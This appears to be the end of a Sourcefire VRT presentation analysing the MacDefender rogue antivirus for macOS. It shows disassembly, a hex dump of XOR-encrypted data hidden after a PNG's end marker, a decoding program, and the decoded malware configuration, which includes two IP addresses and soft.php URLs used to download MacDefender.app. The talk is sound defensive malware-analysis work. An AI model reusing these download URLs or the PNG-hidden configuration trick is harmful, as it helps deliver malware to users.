mov     dword ptr [esp+4], 0FFFFFFFFh ; __int32
mov     [esp], eax      ; FILE *
call    _fseek
mov     [esp+0Ch], edi  ; FILE *
mov     dword ptr [esp+8], 1 ; size_t
mov     dword ptr [esp+4], 1 ; size_t
lea     eax, [ebp+var_19]
mov     [esp], eax      ; void *
call    _fread
mov     dword ptr [esp+8], 1 ; int
movsx   eax, [ebp+var_19]
not     eax
mov     [esp+4], eax    ; __int32
mov     [esp], edi      ; FILE *
call    _fseek
movsx   eax, [ebp+var_19]
inc     eax
mov     [esp], eax
call    __Znam          ; operator new[](ulong)
mov     esi, eax
movsx   eax, [ebp+var_19]
inc     eax
mov     [esp+8], eax    ; size_t
mov     dword ptr [esp+4], 0 ; int
mov     [esp], esi      ; void *
call    _memset
mov     [esp+0Ch], edi  ; FILE *
mov     dword ptr [esp+8], 1 ; size_t
movsx   eax, [ebp+var_19]
mov     [esp+4], eax    ; size_t
mov     [esp], esi      ; void *
call    _fread
mov     dword ptr [esp+0Ch], 1
mov     [esp+8], esi
mov     eax, ds:(off_5450 - 2A80h)[ebx]
mov     [esp+4], eax
mov     edx, ds:(off_5458 - 2A80h)[ebx]
mov     [esp], edx
call    _objc_msgSend
mov     [ebp+var_2C], eax
test    esi, esi
jz      short loc_2C02
```

Skip, skip, skip…What is avrunner.app doing?

- Reading encrypted bytes at end of DownloadPict.png and XORing with 0x5a

```
0AA0h: F7 98 A4 F5 9D DC A6 A2 8C 09 B1 F1 7A FF 4F 5C  ÷˜¤õ.Ü¦¢Œ.±ñzÿO\
0AB0h: CF 18 7E 8C 4F CA 3C E3 34 DE AE 25 FC B8 DB 54  Ï.~ŒOÊ<ã4Þ®%ü¸ÛT
0AC0h: 54 CD ED 28 E0 F5 B4 49 42 D6 85 67 42 7F 27 E1  TÍí(àõ´IBÖ…gB.'á
0AD0h: EB 00 C6 E9 AD F6 56 7B AB ED A2 FD 3F 3F F4 61  ë.Æé-öV{«í¢ý??ôa
0AE0h: 3C D4 AB 11 6E 00 00 00 00 49 45 4E 44 AE 42 60  <Ô«.n....IEND®B`
0AF0h: 82 17 3B 39 1D 2F 3B 28 3E 61 68 6B 69 74 68 68  ,.;9./;(>ahkithh
0B00h: 63 74 6B 6A 6C 74 6B 69 6F 61 63 6B 74 68 6A 6A  ctkjltkioackthjj
0B10h: 74 68 6E 6B 74 68 6A 6A 61 69 6C 6E 6A 69 2D 17  thnkthjjailnji-.
0B20h: 3B 39 1D 2F 3B 28 3E 61 62 6C 74 6F 6F 74 68 6B  ;9./;(>abltoothk
0B30h: 6A 74 6B 6A 68 61 6B 63 6E 74 68 62 74 6B 6B 6E  jtkjhakcnthbtkkn
0B40h: 74 6B 6A 6B 61 6E 6B 6A 63 63 2B                 tkjkankjcc+
```

Decrypt bytes

```
#include <string.h>
#include <stdio.h>

int main (int argc, char* argv[])
{
  char *string = strdup("\x17;9\x1d/;(>abltoothkjtkjhakcnthbtkkntkjkankjcc");

  char *pointer = string;

  while (*pointer)
  {
    *pointer++ ^= 0x5a;
  }

  printf("%s\n", string);

  return 0;
}
```

Output

- MacGuard;86.55.210.102;194.28.114.101;41099
- Using the format string:
  - http://86.55.210.102/mac/soft.php?affid=41099
  - http://194.28.114.101/mac/soft.php?affid=41099
- Primary and backup URLs to download MacDefender.app

Recap: static analysis of MacDefender

- Was relatively easy
- Usually more complicated than a simple XOR
- Static analysis will only get more difficult on OSX, will reach complexities seen in Windows
- Other tools such a debuggers can come in quite handy

“Benefits” of rogue malware

- Security involves some kind of trade-off
- Feeling and reality of security are related but not the same
- People less afraid of risk if it confers some benefits. Eg: risk death or injury in an earthquake by living SF or LA because the like those areas[1]
- Rogue antimalware provides the benefit of an immediate feeling of security (even if great damage is done behind the scenes)

1 David Ropeik and George Gray, Risk: A Practical Guide for Deciding What’s Really Safe and What’s Really Dangerous in the World Around You, Houghton Mifflin, 2002

Contact

- IRC (irc.freenode.net)
  - #snort
  - #clamav
  - #razorback
- Blog
  - http://vrt-blog.snort.org
- Twitter
  - @VRT_Sourcefire
    - @number007
- Email
  - vrt@sourcefire.com
    - azidouemba@sourcefire.com

SOURCEfire®